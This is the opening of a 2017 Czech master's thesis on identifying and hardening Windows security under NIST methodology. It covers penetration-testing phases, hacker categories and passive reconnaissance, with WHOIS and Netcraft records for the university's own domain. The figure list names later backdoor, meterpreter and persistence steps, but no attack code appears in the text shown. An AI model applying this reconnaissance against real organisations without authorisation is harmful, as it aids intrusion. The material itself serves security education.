UNIVERZITA PARDUBICE

FAKULTA ELEKTROTECHNIKY

A INFORMATIKY

DIPLOMOVÁ PRÁCE

2017 Bc. Martin Matušina

Univerzita Pardubice

Fakulta elektrotechniky a informatiky

Identifikace stavu zabezpečení OS Windows

Bc. Martin Matušina

Diplomová práce

2017

Univerzita Pardubice
Fakulta elektrotechniky a informatiky
Akademický rok: **2016/2017**

ZADÁNÍ DIPLOMOVÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Bc. Martin Matušina**
Osobní číslo:	**I15220**
Studijní program:	**N2646 Informační technologie**
Studijní obor:	**Informační technologie**
Název tématu:	**Identifikace stavu zabezpečení OS Windows**
Zadávající katedra:	**Katedra softwarových technologií**

Zásady pro vypracování:

Cílem práce je identifikovat stav zabezpečení OS Windows klientů i serveru dle metodiky NIST (National Institute of Standards and Technology. Student v teoretické části zmapuje softwarové nástroje či metodiky, které pomáhají dnešním administrátorům v hardeningu jejich prostředí, zejména serverů, a k tomu, aby dosáhli compliance. Student se bude zabývat především nástroji firmy Microsoft pro operační systémy Windows a to jak serverových, tak i klientských. Student v teoretické části rovněž provede komparativní analýzu různých norem na hardening operačních systémů. V praktické části student vytvoří modelovou počítačovou síť se servery a klienty, přičemž na této síti provede základní přístupy penetračního testování (reconaissance, enumeration) a analyzuje, jak moc je síť náchylná k potenciálním útokům či zranitelnostem. Následně pak v praxi aplikuje zmíněné softwarové nástroje a metodiky pro hardening a přístupy penetračního testování zopakuje. Následně analyzuje, nakolik byla opatření pro zvýšení zabezpečení přínosná.

Rozsah grafických prací:

Rozsah pracovní zprávy: **50 stran**

Forma zpracování diplomové práce: **tištěná**

Seznam odborné literatury:

***ROUNTREE, Derrick. Security for Microsoft Windows system administrators: introduction to key information security concepts. Boston: Syngress, c2011. ISBN 1597495948. *ROUNTREE, Derrick. a Richard. HICKS. Windows 2012 server network security: securing your windows network systems and infrastructure. Amsterdam: Elsevier, 2013. ISBN 9781597499583. *Microsoft Baseline Security Analyzer 2.3 (for IT Professionals). Microsoft official home page [online]. Česká republika: Microsoft, 2016 [cit. 2016-11-16]. Dostupné z: https://www.microsoft.com/en-US/download/details.aspx?id=7558 *National Vulnerability Database. NIST Computer Security Resource Center [online]. Washinngton, D.C.: U.S. Department of Commerce, 2016 [cit. 2016-11-16]. Dostupné z: https://web.nvd.nist.gov/view/ncp/repository/checklistDetail?id=560**

Vedoucí diplomové práce: **Ing. Soňa Neradová, Ph.D.**
Katedra informačních technologií

Datum zadání diplomové práce: **31. října 2016**

Termín odevzdání diplomové práce: **17. května 2017**

Ing. Zdeněk Němec, Ph.D.
děkan

L.S.

prof. Ing. Antonín Kavička, Ph.D.
vedoucí katedry

V Pardubicích dne 15. listopadu 2016

Prohlášení autora

Prohlašuji, že jsem tuto práci vypracoval samostatně. Veškeré literární prameny a informace, které jsem v práci využil, jsou uvedeny v seznamu použité literatury.

Byl jsem seznámen s tím, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorský zákon, zejména se skutečností, že Univerzita Pardubice má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona s tím, že pokud dojde k užití této práce mnou nebo bude poskytnuta licence o užití jinému subjektu, je Univerzita Pardubice oprávněna ode mne požadovat přiměřený příspěvek na úhradu nákladů, které na vytvoření díla vynaložila, a to podle okolností až do jejich skutečné výše.

Souhlasím s prezenčním zpřístupněním své práce v Univerzitní knihovně.

V Pardubicích dne 23. 8. 2017

Martin Matušina

PODĚKOVÁNÍ

V prvé řadě bych chtěl poděkovat paní Ing. Soně Neradové, Ph. D. za její odborné vedení a rady, které pomohly při tvorbě diplomové práce. Poděkování patří také mým přátelům a kamarádům za jejich cenné rady, zkušenosti a spolupráci při studiích. Dále bych chtěl poděkovat své rodinně, která mě po dobu mých studií vždy podporovala.

ANOTACE

Cílem práce je identifikovat stav zabezpečení OS Windows klientů i serveru dle metodiky NIST (National Institute of Standards and Technology). Autor v teoretické části mapuje softwarové nástroje či metodiky, které pomáhají dnešním administrátorům v hardeningu jejich prostředí, zejména serverů, a k tomu, aby dosáhli compliance. Student se zabývá především nástroji firmy Microsoft pro operační systémy Windows a to jak serverovými, tak i klientskými. Student v teoretické části rovněž provádí komparativní analýzu různých norem na hardening operačních systémů. V praktické části je vytvořena modelová počítačová síť se servery a klienty, přičemž na této síti jsou provedeny základní přístupy penetračního testování (reconaissance, enumeration) a analyzovány, jak moc je síť náchylná k potenciálním útokům či zranitelnostem. Následně v praxi jsou aplikovány zmíněné softwarové nástroje a metodiky pro hardening a zopakovány přístupy penetračního testování. Následuje analýza, nakolik byla opatření pro zvýšení zabezpečení přínosná.

KLÍČOVÁ SLOVA

Hardening, NIST, CSIRT, enumeration

TITLE

Windows security status identification

ANNOTATION

Goal of this thesis is identification of Windows clients and servers security status according to NIST (National Institute of Standards and Technology) methodology. Theoretical part of thesis will introduce software and methodic that helps administrators to harden their environment, especially servers to achieve compliance. In this thesis author will mainly focus on software developed by Microsoft for their operating systems, servers and clients. Theoretical part of thesis will also introduce comparative analysis of various hardening standards. Practical part will be focused on creating network with servers and clients on which demonstration of basic approaches to penetration testing (reconnaissance, enumeration) will be shown

and analyses how the network is vulnerable to attacks. After that, methods introduced in theoretical part, will be applied to harden the system and penetration testing will be repeated. Results will be compared and explanation of how those precautions were effective will be given.

KEYWORDS

Hardening, NIST, enumeration,

OBSAH

Úvod 18

1 Bezpečnost 19

1.1 Penetrační testování 19

1.1.1 Fáze penetračního testování 19

2 Hacking 22

2.1 Co je to hackování 22

2.1.1 Dělení hackerů: 22

2.2 Průzkum 22

2.3 Exploitation 30

2.4 Zvýšení oprávnění 30

2.5 Zanechání backdooru 31

2.6 Extrakce dat 31

2.7 Zametení stop 31

2.8 Typy útoků 31

2.8.1 Buffer Overflow 32

2.8.2 Forceful Browsing 32

2.8.3 Enumeration 32

2.8.4 Denial of Service 34

2.8.5 SYN Flood 34

2.8.6 RUDY 35

2.8.7 Deautentizace od AP 36

2.8.8 Error Messages 37

2.8.9 Cross-Site Scripting 37

2.8.10 SQL injection 38

3 Hardening 39

3.1 Průběh hardeningu 39

3.2 Klasifikace zranitelností 39
3.3 Doporučení pro zabezpečení OS Windows 40
3.4 Doporučení pro zabezpečení OS Linux 41
3.5 Systémy podrobené hardeningu 42
3.6 Komparativní analýza operačních systémů a hardening 42
3.7 Baseline Server Hardening 44
3.7.1 Skupinová práva (Group policy) 44
3.7.2 Použití NTFS 44
3.7.3 Zabezpečení administrátorského účtu 44
3.7.4 Nastavení účtů 46
3.7.5 Odstranění sdílených souborů a nastavení ACL 46
3.7.6 Instalace aktualizací a antivirového softwaru 46
4 Microsoft Baseline Security analyzer 47
5 CERT/ CSIRT 48
5.1 Národní CSIRT 49
5.2 Vládní CSIRT 49
5.3 Sdílení informací 50
5.4 CSIRT ČR 50
6 NIST 53
6.1 Národní repozitář kontrolních seznamů NIST 53
6.2 Typy checklistů uvedené v programu Národního kontrolního seznamu 54
6.3 Security Configuration checklist 54
6.4 Benefity použití bezpečnostních checklistů 56
6.5 Proces vybírání checklistu 56
6.6 Security Content Automation Protocol 57
7 Solution accelerator 58
8 Seznam Nalezených slabin a hrozeb 59

9 Porovnání 61
10 Praktická část 62
10.1 Metasploit 62
10.2 Modelová síť 62
10.3 Testování 63
10.4 Hardening 76
10.4.1 Windows 10 76
10.4.2 Windows Server 90
Závěr 95
Použitá literatura 97

SEZNAM ZKRATEK A ZNAČEK

ACK - Acknowledgement – Potvrzení o přijetí

ACL - Access control list – Seznam pro řízení přístupů

AD - Active Directory

AP - Acess Point – Přístupový bod

ASCI - American Standard Code for Information Interchange

BIOS - Basic Input-Output System

BSA – Baseline Security Analyzer

CD - Compact Disc – Kompaktní disk

CERT - Computer Emergency Response Team

CESNET - Czech Education and Scientific Network

CIS - Center of Internet Security

CSIRT - Computer Security Incident Response Team

DDoS - Distributed Denial of service

DHCP - Dynamic Host Configuration Protocol -

DNS - Domain Name Systém – Systém doménových jmen

DoS - Denial of Service - Odepření služby

DVD - Digital Versatile Disc nebo Digital Video Disc

FAT - File Allocation Table

FIRST - Forum of Incident Response and Security Teams

FTP - File Transfer Protocol – Protokol pro přenos souborů

GID - Group ID – Skupinový Identifikátor

HTML - HyperText Markup Language

HTTP - Hypertext Transfer Protocol – Internetový protokol pro výměnu dokumentů

HTTPS - Hypertext Transfer Protocol Secure – Zabezpečený prokol HTTP

ICMP - Internet Control Message Protocol

ICT - Information and Communication Technologies – Informační a komunikační technologie

IDS - Intrusion Detection System - Systém pro odhalení průniku

IPS - Intrusion Prevention Systems - Systém prevence průniku

ISP - Internet service provider - Poskytovatel internetového připojení

MBSA - Microsoft Baseline Security Analyzer

MSSQL - Microsoft SQL Server

MX - Mail Exchanger record – MX záznam

NCP - National Checklist Program - Program národního kontrolního seznamu

NIST - National Institute of Standards and Technology - Národní institut standardů a technologie

NS - Name Servers - Doménové servery

NTFS - New Technology File System

NÚKIB - Národní úřad pro kybernetickou a informační bezpečnost

NVD - National Vulnerability Database

PAM - Pluggable Authentication Modules - Správa autentizačních mechanismů

PLC - Programmable Logic Controller - Programovatelný logický automat

RUDY - R-U-Dead-Yet

SAM - Security Account Manager

SCADA - Supervisory control and data acquisition - Dispečerské řízení a sběr dat

SCAP - Security Content Auitomation Protocol

SCM - Security Compliance Manager

SID - Security Identifier - Bezpečnosntí identifikátor

SMB - Server Message Block – Síťový komunikační protokol

SMTP - Simple Mail Transfer Protocol - Protokol pro přenos zpráv

SNMP - Simple Network Management Protocol

SOA - Start of Authority records

SQL - Structured Query Language - Strukturovaný dotazovací jazyk

SSH - Secure Shell - Zabezpečený protokol

TCP - Transmission Control Protocol

TERENA - Trans-European Research and Education Networking Association

TF-CSIRT - Task Force for CSIRT

UAC -User Acount Control

UID - User Identificator - Uživatelský identifikátor

UPCE – Univerzita Pardubice

URL - Uniform Resource Locator - Jednotná adresa zdroje

VNC – Virtual Network Computing

VPN - virtual private network – Virtuální privátní síť

XML - Extensible Markup Language - Rozšiřitelný značkovací jazyk

XSS - Cross-Site Scripting

Seznam obrázků

Obrázek 1 - WHOIS CZ.NIC, *Zdroj: Vlastní* 24
Obrázek 2 - WHOIS Lupa informace o doméně, *Zdroj: Vlastní* 25
Obrázek 3 - WHOIS Lupa - Informace o technickém kontaktu, *Zdroj: Vlastní* 25
Obrázek 4 - Netcraft site report, *Zdroj: Vlastní* 26
Obrázek 5 - Netcraft site report, *Zdroj: Vlastní* 26
Obrázek 6 - Netcraft - Site technology, *Zdroj: Vlastní* 28
Obrázek 7 - Enumerace pomocí dnsrecon, *Zdroj: Vlastní* 29
Obrázek 8 - Nmap sken portů, *Zdroj: Vlastní* 30
Obrázek 9 - použití DirBusteru, *Zdroj: Vlastní* 33
Obrázek 10 - airodump-ng - skenování aktivních WiFi, *Zdroj: Vlastní* 36
Obrázek 11 - aireplay-ng - odesílání deautentizačních paketů, *Zdroj: Vlastní* 37
Obrázek 12 - BSA - seznam nalezených hrozeb, *Zdroj: Vlastní* 47
Obrázek 13 - Graf řešených incidentů, *Zdroj: vlastní* 52
Obrázek 14 - modelovaná síť, *Zdroj: Vlastní* 62
Obrázek 15 - netdiscover - enumerace připojených zařízení, *Zdroj: Vlastní* 63
Obrázek 16 - netdiscover - pasivní mód, *Zdroj: Vlastní* 64
Obrázek 17 - Zenmap - sken portů, *Zdroj: Vlastní* 64
Obrázek 18 - Zenmap - informace o cíli, *Zdroj: Vlastní* 64
Obrázek 19 - nmap - Sken TCP portů, *Zdroj: Vlastní* 65
Obrázek 20 - nmap -Sken UDP portů, *Zdroj: Vlastní* 65
Obrázek 21 - Metasploit - slovníkový útok, *Zdroj: Vlastní* 66
Obrázek 22 - msfvenom - zobrazení encoderů, *Zdroj: Vlastní* 67
Obrázek 23 - veil-evasion - přidání backdooru do exe souboru, *Zdroj: Vlastní* 68
Obrázek 24 - veil-evasion - výpis nastavení, *Zdroj: Vlastní* 68
Obrázek 25 - msf - poslouchání příchozích spojení, *Zdroj: Vlastní* 69
Obrázek 26 - metasploit - navázání spojení, *Zdroj: Vlastní* 70
Obrázek 27 - meterpreter - systémové informace, *Zdroj: Vlastní* 70
Obrázek 28 - meterpreter - Windows konzole, *Zdroj: Vlatní* 71
Obrázek 29 - meterpreter – výpis všech uživatelů, *Zdroj: Vlastní* 72
Obrázek 30 - meterpreter - změna hesla uživatele Administrator, *Zdroj: Vlastní* 73
Obrázek 31 - meterpreter - eskalace přistupových práv Windows Server, *Zdroj: Vlastní* 73
Obrázek 32 - AutoIt - vložení škodlivého kódu do obrázku, *Zdroj: Vlastní* 74

Obrázek 33 - msf - nastavení trvalého spojení, *Zdroj: Vlastní* 75
Obrázek 34 - msf - úspěšné injektování payloadu a navázání spojení po restartu, *Zdroj: Vlastní* 75
Obrázek 35 - Windows aktivní služby, *Zdroj: Vlastní* 75
Obrázek 36 - MBSA - výsledky skenu, *Zdroj: Vlastní* 78
Obrázek 37 - MBSA – analýza, *Zdroj: Vlastní* 78
Obrázek 38 - uživatelské účty, *Zdroj: Vlastní* 79
Obrázek 39 - předdefinované účty, *Zdroj: Vlastní* 79
Obrázek 40 - platnost hesla, *Zdroj: Vlastní* 80
Obrázek 41 - MBSA - dodatečné informace, *Zdroj: Vlastní* 80
Obrázek 42 - odstranění sdílených složek, *Zdroj: Vlastní* 80
Obrázek 43 – MBSA – výsledky skenu, *Zdroj: Vlastní* 81
Obrázek 44 - MSCM - vytvoření vlastního pravidla, *Zdroj: Vlastní* 82
Obrázek 45 - MSCM - Computer Security Compliance, *Zdroj: Vlastní* 82
Obrázek 46 - nastavení pravidel, *Zdroj: Vlastní* 83
Obrázek 47 - Lokální bezpečnostní politiky, *Zdroj: Vlastní* 84
Obrázek 48 - nastavení uzamčení uživatelského účtu, *Zdroj: Vlastní* 84
Obrázek 49 - Typy autentizace do systému, *Zdroj: Vlastní* 85
Obrázek 50 - Logování událostí, *Zdroj: Vlastní* 85
Obrázek 51 - baseline konfigurace, *Zdroj: Vlastní* 86
Obrázek 52 - konfigurace relací, *Zdroj: Vlastní* 87
Obrázek 53 - odesílání telemetrie, *Zdroj: Vlastní* 87
Obrázek 54 - Podrobnější nastavení UAC a Windows Defender, *Zdroj: Vlastní* 88
Obrázek 55 - aplikování pravidel pomocí LGPO, *Zdroj: Vlastní* 89
Obrázek 56 - kontrola nastavení místních politik, *Zdroj: Vlastní* 89
Obrázek 57 - zablokované spojení s Kali Linuxem, *Zdroj: Vlastní* 89
Obrázek 58 - nmap - sken portů Windows Server, *Zdroj: Vlastní* 90
Obrázek 59 - Microsoft Baseline Analyzer - Windows Server, *Zdroj: Vlastní* 91
Obrázek 60 - nastavení bezpečnostních politik Windows Server 92
Obrázek 61 - nastavení politiky hesel, *Zdroj: Vlastní* 93
Obrázek 62 - Domain Security Compliance, *Zdroj: Vlastní* 93
Obrázek 63 - Dodatečné nastavení místních politik, *Zdroj: Vlastní* 94

Seznam tabulek

Tabulka 1 - enumerace otevřených portů *Zdroj: vlastní* 33
Tabulka 2 - časový odhad pro prolomení hesla běžném PC, *Zdroj: vlastní*.....45
Tabulka 3 - Statistika řešení incidentů CSIRT.CZ, *zdroj. www.csirt.cz* 51

ÚVOD

Bezpečnost. Slovo skloňované v dnešním světě více a více. Absolutní bezpečí je bohužel věc zcela vytržená z utopického románu a to už nejen ve světě reálném, ale také v tom virtuálním. Absolutní bezpečí nelze nijak koupit, ani zajistit. Není myšlen pocit falešného bezpečí, kdy většina uživatelů nastaví na email pětimístné heslo, své jméno jako heslo na bankovnictví anebo jen ponechá výchozí heslo na svém přístupovém bodu, protože kdo by se o malou „rybu“ zajímal, ale opravdové leč částečné bezpečnosti, pro kterou lze udělat mnohé. Ať si to uvědomujeme či ne, denně je o našem životě v reálném světě zapsáno gigabity dat. Chytrým telefonem, sledujícím naší pozici přes GPS, telefonu s Androidem odesílající telemetrické data, operátoři, kteří sledují náš pohyb, kamerovými systémy na ulicích, dálnicích, budovách či dopravních prostředcích nebo dokonce banky, jenž spravují naše účty a mají přehled o všech online transakcích, které uskutečníme. Všechna získaná data jsou zneužitelná. Nyní nejen peníze, ale také informace opravdu hýbou společností. V mnoha případech informace jsou peníze. Samozřejmě v samotném jednotlivci opravdu nemusí být taková síla. Avšak síla, která vznikla propojením mnoha počítačů do sítě sítí, doopravdy láme veškeré fyzické hranice. V takové chvíli, jednotlivci i spojení jednotlivců může napáchat nezměrné škody. Prvotní móda Facebooku již odezněla, vznikly další sociální sítě, jenž mohou i nepřímo ohrožovat naši bezpečnost. Značné množství úspěšných útoků je prováděno za pomoci sociálních sítí, jenž jsou všeobecně používány příliš důvěřivými uživateli.

Každý, kdo vlastní nějaké zařízení, provozuje systém či aplikaci nebo jen brouzdá po internetu, by měl zabezpečit své prostředí. Nedávná historie nás, ale hlavně některé podniky měla poučit, že spoléhat na uzavřený systém, tedy systém, který odděluje zabezpečenou a nezabezpečenou síť pouze pomocí air gap, není vůbec bezpečné. Důležitá je všeobecná osvěta, která se sice do světa „ajťáků“ již dávno dostala, ale nedostala se k běžným uživatelům.

Tato práce se však zabývá hlavně zabezpečením pracovních stanic a serverů. Stejně jako servery, tak i pracovní stanice jsou velice často zaměřovány protivníky, používající podvržené webové stránky, emaily se škodlivými přílohami, flash disky, CD a DVD s obsahem, jenž se snaží dostat do stanice a zcizit důvěrné informace. Tato práce přes své specifické zaměření může v osvětě pokračovat. Jelikož naznačuje, že je možné neopatrným chováním vystavit svůj používaný systém a potažmo data třetí straně. Hardening je nikdy nekončící proces, kterým se zabezpečuje a redukuje riziko napadení a zcizení důvěrných informací.

1 BEZPEČNOST

Co je to bezpečnost a proč jí řešíme? Potřebujeme se opravdu chránit? Proti komu? Sousedovi? Kolegovi? Světu? Správná odpověď je: proti všem. Nikde by neměla být nakreslena žádná hranice, kdy už to stačí. Chráníme sebe, své informace, data, fotografie a mnoho dalších věcí, které nám osobně nepřijdou zneužitelné, leč ve většině případů mohou být. Zářným příkladem můžou být úniky z emailových komunikací, které poškodily americké prezidentské volby. Dalším a neméně závažným problémem jsou různé úniky osobních informací z různých firem, či jen pouhé soukromé fotky, které byly uložené někde v internetu. Společnosti však nechrání jen svá data a interní informace, reputaci nebo data svých zákazníků, chrání i své know how. Bezpečnost v korporacích je zaměřena i na zajištění kvality služeb zákazníkům, avšak nesmí to být na úkor rychlosti systémů, fungování aplikace ani její spolehlivosti.

1.1 Penetrační testování

Penetrační testování je velice důležitou součástí k zabezpečení informačního systému nebo infrastruktury. Základním kamenem penetračního testování je série několika typů testování, které se odlišují svým přístupem a zaměřením. Během penetračního testování je použito několika metod a sofistikovaných nástrojů, které simulují chování útočníka, jehož cílem je nepřípustné získání kontroly nad zařízením či pouhé získání informací, které mu nepřísluší. Proto, aby takové testy byly účinné, je nutné korektně zvolit typy testů. Pakliže by se tak nestalo, nemuselo by dojít k odhalení všech závažných hrozeb.[1]

1.1.1 Fáze penetračního testování

Vstupní informace a definice

V této fázi se definuje, které penetrační testy budou používány. Proto je nutné získat vstupní informace, které obsahují například očekávané výsledky a požadavky, topologii sítí, ale také výslednou cenu realizace. Zároveň se také rozhoduje o whitebox či blackbox přístupech. U Whiteboxu se simuluje útok od člověka, který zná prostředí a blackbox je útok bez interních znalostí systému, maximálně se znalostmi, jež jsou veřejně dostupné.

Penetrační testování se může dělat jednorázově, pro ověření bezpečnosti systému či aplikace, avšak může se provádět také opakovaně, což výrazně přispívá k bezpečnějšímu prostředí ICT.

Dělení penetračních testů:

- Interní – testy jsou prováděny uvnitř datové sítě
- Externí – test je prováděn z prostředí internetu

- Automatizované – pro testování jsou použity specializované nástroje, které bez výraznějších externích zásahů jsou zcela autonomní
- Manuální – pro testování je nutná veliká znalost informačních technologií a testovaného prostředí

Infrastrukturní testování

Cílovou kategorii pro infrastrukturní testování, je odhalení zranitelností, které se mohou nacházet především na aktivních síťových prvcích, jako jsou routery, switche, printservery, fileservery a další síťové prvky. V takových případech se využívají automatizované testy, které se pokoušejí přihlásit na existující služby pomocí výchozích účtů. Dále je jejich cílem najit a využít slabých míst v implementaci nebo dokonce slabých šifrovacích mechanizmech.

Aplikační testování

U aplikačního testování je nutné rozlišit testování tenkého klienta a tlustého klienta. Pro tlustého klienta, je typické, že přes síť přenáší veliký objem dat, které určitým způsobem zpracuje a odešle výsledek zpátky na server. Obsahuje tedy prezentační a aplikační vrstvu a je přímo připojený k databázovému severu. Takový přístup obsahuje několik výhod. Tlustý klient je přenositelnější a je u něj rychlejší odezva. Nekladou se tak veliké hardwarové požadavky na server, ale na samotný hardware stroje.

Naopak na tenkém klientovi neprobíhá žádné rozhodování ani logika aplikace, jedná se pouze webový prohlížeč s prezentační vrstvou, která se stará o samotné zobrazení dat. V takovém případě jde o testování a inspekci chování jednotlivých komponent, skriptů, formulářů a vstupů tak, aby se předešlo známým typům útoků jako je SQL Injection a Cross site Scripting.[2]

Zmapování prostředí a testování

Výstupem automatizovaných testů je list potenciálních zranitelností, které je nutné manuálně zkontrolovat a zjistit reálnou hrozbu vůči systému. Jedná se pouze o fázi, kdy došlo k nalezení využitelných zranitelností a jednotlivé výsledky jsou podrobovány manuálnímu testování v podobě využívání exploitů.

Automatizované testy neprovádějí klasické penetrační testování, které by se podobalo chování reálného útočníka, nicméně i útočník používá různé automatizační metody.

Realizace penetračního testování

Fáze, ve které probíhá hlavní penetrační testování. Za pomocí různých nástrojů se aktivně, někdy i automatizovaně, testují chyby konfigurace či další odhalené zranitelnosti. Výstupní data jsou podrobena analýze a na základě jejich závěrů je vytvořen report, obsahující druh, typ, závažnost, ale také doporučení pro odstranění zjištěných bezpečnostních rizik. Často se také vytváří komplexní report, jenž obsahuje celkové ohodnocení testovaného prostředí nebo systému. Součástí uvedené fáze také velmi často bývá demonstrace zranitelnosti. Taková demonstrace už však probíhá s interakcí a součinností zadavatele, jenž například vytvoří nový tajný záznam v databázi či soubor v zabezpečené oblasti, vytvoří nového uživatele s administrátorskými právy. Tester pak na konkrétním příkladu předvede, jak je možné zranitelnosti využít k ovládnutí systému nebo k samotnému zajištění informací.

Doporučení vedoucí k nápravě

Samotnou realizací a prezentováním výsledků testování není celý proces ukončený. Tester by s nově získanými znalostmi měl popsat a představit doporučení, jak opravit nalezené zranitelnosti. Při opravování nalezených chyb a zranitelností je také nutné brát v úvahu, že přestože automatizované testy obsahují řešení většiny nalezených problémů, nemusí být vždy řešení zcela aktuální. V některých případech je pro opravu jedné zranitelnosti potřeba více kroků, případně aplikování více záplat, než je chyba definitivně odstraněna.[1]

Problém však bohužel vzniká ve chvíli, kdy je penetrační testování ukončeno a všechny fáze byly ukončeny, včetně předání podrobné dokumentace obsahující slabiny. V mnoha případech dochází k situacím, kdy tester i klient pracovali na odstranění nálezů, avšak společné úsilí nevedlo k bezpečnému prostředí, ať už z důvodů neodstranění všech nalezených slabin nebo neprofesionality jedné či druhé strany.

2 HACKING

Hackování je proces postupů za účelem získání kontroly, velmi často se jedná o něco, co bychom dělat neměli nebo nesmíme. Nepřetržitý proces, který se děje na denní bázi, přičemž o většině útoků ani nemáme představy. Veliké množství společností, poptává zakázky právě na penetraci svých systémů a sítí, za účelem odhalení a opravení slabin. Mnoho z nich také vypisuje různé soutěže a za jakoukoliv nalezenou slabinu je hacker odměněn finanční částkou, dle vážnosti zjištěného nebezpečí. Takové soutěže vypisují i menší společnosti, ne pouze Facebook, Microsoft či Apple.

2.1 Co je to hackování

Hackování může být kupříkladu schopnost vidět soubor nebo stránku, kterou bychom vidět neměli, jelikož na to nemáme dostatečné oprávnění. Může to však také být snaha o získávání kontroly nad jedním či více počítači, které za normálních okolností nemáme možnost či povolení ovládat. Existuje mnoho druhů útoků, emailové hackování, počítačové, serverové, webové, aplikační. Pokaždé, když je cílem získat přístup tam, kde to není oprávněné, jedná se o hackování.

2.1.1 Dělení hackerů:

Black – kyberzločinci, hackující systémy pro své vlastní účely a benefity. Druh hackerů, kteří kradou peníze nebo ničí systémy.

White – často také označováni jako etičtí hackeři, mohou používat stejné způsoby jako Black hackeři. Avšak svou činnost provádí pouze po té, co získají povolení, aby zjistili a zajistili slabé místa systému.

Grey - kombinace White a Black, hackují jakýkoliv systém nebo síť, i když k tomu nemají povolení, dělají to zcela z vlastního přesvědčení. Pokud se do systému dostanou, neukradnou žádné peníze ani nic nezničí. Většinou upozorní administrátory na daný problém, jak ho odstranit či opravit.

2.2 Průzkum

Předtím než je hacker schopný realizovat svůj útok, předchází fáze průzkumu. Bez této fáze, a tedy i znalostí o cíli, nemůže být proveden žádný úspěšný útok. Většina útoků, které jsou popsány v další části, předpokládá, že útočník již zná základní informace o systému, včetně IP adresy, operačního systému, otevřených portů nebo běžících služeb. Tyto informace

samozřejmě nejsou běžně dostupné na internetu v podobě tabulky a bez speciálních postupů nebo interních znalostí je není možné získat.[3]

Samotná příprava a sběr informací může trvat 2x až 3x déle než samotný útok. Není výjimkou, že fáze průzkumu může trvat několik týdnů či měsíců před tím, než dojde k prvním pokusům o útok. V případě, že útočník nebude znát dostatečné množství informací, existuje veliká šance, že útok bude neúspěšný, útočník bude odhalen či chycen nebo obojí.

Průzkum je možné dělit na dvě části – aktivní a pasivní. Aktivní průzkum požaduje interakci s cílovým systémem za účelem získání informací. Jakkoliv může být tento průzkum efektivní a přesný, vystavuje se riziku detekce. Pakliže je takovýto průzkum systému detekován administrátorem, útočníkovi hrozí nejen odhalení či blokování adresy, ale jeho jakékoliv další aktivity jsou zaznamenány a mohou být využity k vysledování veškeré jeho činnosti. Jelikož pokaždé když pošleme paket do sítě, je pod ním podepsána zdrojová adresa. [4][5]

Pakliže je to alespoň trošku možné, využívá se pasivního sběru důležitých informací. Jedná se o sbírání informací o cíli, aniž by došlo ke kontaktu s cílem, který by vypadal jinak než normální provoz na síti. Pasivní průzkum může zahrnovat získávání informací z DNS a SNMP serverů, sledováním sociálních médií (Facebook, LinkedIn) a dalších technik, které poskytují informace, v extrémních případech i procházení fyzického odpadu. Vše bez jakékoliv interakce ze strany cíle, tím se hacker nevystavuje riziku odhalení či zpětného stopování.

Skvělým pomocníkem k získání základních informací může být správce české domény CZ.NIC, Lupa nebo třeba Netcraft, kde je možné získat základní informace o doméně či administrátorech.

Jen základním použitím prvních dvou zmíněných je možné získat značné množství informací.

Doménové jméno	upce.cz
Registrace od	19.05.1994
Poslední aktualizace	23.09.2010
Datum expirace	12.10.2025
Držitel	UNIVERZITA-PARDUBICE University of Pardubice
Administrativní kontakt	
Určený registrátor	REG-INTERNET-CZ INTERNET CZ, a.s. od 29. října 2006 14:55
Zabezpečeno pomocí DNSSEC	⛔
Stav	

Sada jmenných serverů	UNIVERZITA-PARDUBICE
Jmenný server	dns.upce.cz 195.113.124.32
Jmenný server	nsa.ces.net
Technický kontakt	OSSS-UPCE Univerzita Pardubice
Určený registrátor	REG-INTERNET-CZ INTERNET CZ, a.s. od 13. srpna 2010 14:31
Stav	Je navázán na další záznam v registru

Obrázek 1 - WHOIS CZ.NIC, *Zdroj: Vlastní*

sada nameserverů	UNIVERZITA-PARDUBICE detailní informace o této sadě nameserverů
nameservery	dns.upce.cz (195.113.124.32)
nameservery	nsa.ces.net
tech-c	OSSS-UPCE informace o technickém kontaktu
registrátor	REG-INTERNET-CZ informace o registrátorovi
vytvořeno dne	13. 8. 2010
změněno dne	12. 3. 2015
kontakt	UNIVERZITA-PARDUBICE informace o kontaktu
organizace	University of Pardubice
jméno	University of Pardubice
adresa	Studentska 95
adresa	Pardubice
adresa	53 902
adresa	CZ
registrátor	REG-INTERNET-CZ informace o registrátorovi
vytvořeno dne	13. 8. 2010

Obrázek 2 - WHOIS Lupa informace o doméně, *Zdroj: Vlastní*

kontakt	OSSS-UPCE informace o kontaktu
organizace	Univerzita Pardubice
jméno	hostmaster Univerzita Pardubice
adresa	Studentská 95
adresa	Pardubice
adresa	53 210
adresa	CZ
email	hostmaster@upce.cz
registrátor	REG-INTERNET-CZ informace o registrátorovi
vytvořeno dne	12. 3. 2015

Obrázek 3 - WHOIS Lupa - Informace o technickém kontaktu, *Zdroj: Vlastní*

Další variantou pro pasivní průzkum je použití britské společnosti Netcraft, jenž sleduje všechny webové stránky na světě. Z těchto dat jsou schopni vypočítávat uptime nebo podíl na jednotlivých webových serverech na trhu.

Background

Site title	Univerzita Pardubice	**Date first seen**	November 1996
Site rank		**Primary language**	Czech
Description	*Not Present*		
Keywords	*Not Present*		

Network

Site	http://www.upce.cz	**Netblock Owner**	Univerzita Pardubice
Domain	upce.cz	**Nameserver**	dns.upce.cz
IP address	195.113.142.152	**DNS admin**	root@upce.cz
IPv6 address	2001:718:603:a1:0:0:0:1	**Reverse DNS**	*unknown*
Domain registrar	nic.cz	**Nameserver organisation**	whois.nic.cz
Organisation	Czech Republic	**Hosting company**	CESNET
Top Level Domain	Czech Republic (.cz)	**DNS Security Extensions**	*unknown*
Hosting country	CZ		

Obrázek 4 - Netcraft site report, *Zdroj: Vlastní*

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Univerzita Pardubice Pardubice	195.113.142.152	Linux	Apache/2.4.10 Debian	8-Aug-2017
Univerzita Pardubice	195.113.124.150	Linux	Apache-Coyote/1.1	22-Sep-2011
Univerzita Pardubice	195.113.124.44	Linux	Apache/1.3.27	13-Apr-2008
Univerzita Pardubice	195.113.124.44	Linux	Apache/1.3.27	5-Aug-2005
Univerzita Pardubice	195.113.124.44	unknown	Apache/1.3.27	3-Aug-2005
